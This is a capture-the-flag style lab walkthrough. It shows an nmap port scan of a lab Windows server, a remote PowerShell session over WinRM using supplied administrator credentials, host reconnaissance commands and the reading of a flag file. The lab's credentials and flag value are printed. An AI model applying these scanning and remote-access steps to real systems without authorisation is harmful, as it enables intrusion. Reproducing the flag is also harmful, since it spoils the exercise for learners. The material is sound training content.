| Name | WinRM: PowerShell Remoting from Linux | | | |
|------|---|--|--|--|
| URL | https://attackdefense.com/challengedetails?cid=2025 | | | |
| Туре | Windows Exploitation: Services | | | |

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP.

Command: nmap --top-ports 7000 10.0.0.201

```
root@attackdefense:~# nmap --top-ports 7000 10.0.0.201
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-02 01:11 IST
Nmap scan report for ip-10-0-0-201.ap-southeast-1.compute.internal (10.0.0.201)
Host is up (0.0031s latency).
Not shown: 6995 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman

Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
root@attackdefense:~#
```

Step 2: We have discovered that winrm server is running on port 5985. By default WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the Linux powershell to connect to the remote server via PSSession.

Running powershell

Command: pwsh

We have successfully launched the powershell.

Step 3: Store target server credentials in creds variable.

Command: \$cred = Get-Credential

Also, enter the target server credentials for the connection. administrator:password_001

Connecting to the target server using PSSession.

Commands: Enter-PSSession -ComputerName 10.0.0.201 -Authentication Negotiate -Credential \$cred



We are successfully connected to the target server. We now have full control of the server.

Step 4: Check the IP configuration information on the remote server.

Command: ipconfig /all

```
[10.0.0.201]: PS C:\Users\Administrator\Documents> ipconfig /all
Windows IP Configuration
   Host Name .
   Primary Dns Suffix . .
   Node Type . . . . .
                                       Hybrid
   IP Routing Enabled. .
  WINS Proxy Enabled. .
   DNS Suffix Search List. .
                                       ap-southeast-1.ec2-utilities.amazonaws.com
                                       ap-southeast-1.compute.internal
Ethernet adapter Ethernet:
   Connection-specific DNS Suffix . : ap-southeast-1.compute.internal
   Description . . . . . . . . . .
                                       AWS PV Network Device #0
   Physical Address. . . . .
                                       06-FF-16-CB-D4-DE
   DHCP Enabled. . . .
   Autoconfiguration Enabled .
                                     : fe80::c97d:f1cc:8e08:6fb5%4(Preferred)
   Link-local IPv6 Address . .
   IPv4 Address.
                                     : 10.0.0.201(Preferred)
```

Step 5: Checking all the running processes.


Command: Get-Process

| [10.0.0.201]: PS C:\Users\Administrator\Documents> Get-Process | | | | | | | |
|--|--------|-------|-------|--------|------|--------------------|--|
| Handles | NPM(K) | PM(K) | WS(K) | CPU(s) | Id | SI ProcessName | |
| | | | | | | | |
| 126 | 9 | 13356 | 13868 | 0.06 | 1908 | 0 amazon-ssm-agent | |
| 151 | 9 | 6692 | 12548 | 0.11 | 2636 | 0 conhost | |
| 302 | 13 | 2192 | 4612 | 0.45 | 532 | 0 csrss | |
| 227 | 11 | 1756 | 4364 | 0.11 | 604 | 1 csrss | |
| 352 | 15 | 3360 | 13928 | 0.08 | 2900 | 1 ctfmon | |
| 591 | 28 | 18872 | 43840 | 0.34 | 108 | 1 dwm | |
| 1466 | 56 | 22960 | 75148 | 1.02 | 2528 | 1 explorer | |
| 49 | 6 | 1420 | 3344 | 0.02 | 868 | 0 fontdrvhost | |

We can notice, we have received all the running processes.

Step 6: Checking the system information.

Command: systeminfo



We can notice that the target is running Windows Server 2019 also we have received all the CPU, Bios, RAM etc information.

Step 7: Find the flag.

Command: cd /

dir

```
[10.0.0.201]: PS C:\Users\Administrator\Documents> cd /
[10.0.0.201]: PS C:\> dir
   Directory: C:\
Mode
                   LastWriteTime
                                         Length Name
.....
d----
            11/14/2018 6:56 AM
                                                EFI
             5/13/2020
                         5:58 PM
                                                PerfLogs
d-r---
            11/14/2018 4:10 PM
                                                Program Files
             10/1/2020
                         2:39 PM
                                                Program Files (x86)
d-r---
             10/1/2020
                                                Users
                         2:04 PM
d----
             10/1/2020 2:02 PM
                                                Windows
-a----
             10/1/2020
                         2:36 PM
                                             32 flag.txt
[10.0.0.201]: PS C:\> cat flag.txt
8c3f19547629da63b6d5f8132c6f5ab2
[10.0.0.201]: PS C:\>
```

We have discovered the flag.

Flag: 8c3f19547629da63b6d5f8132c6f5ab2

References

1. Powershell on Linux

(https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-core-on-linux?view=powershell-7)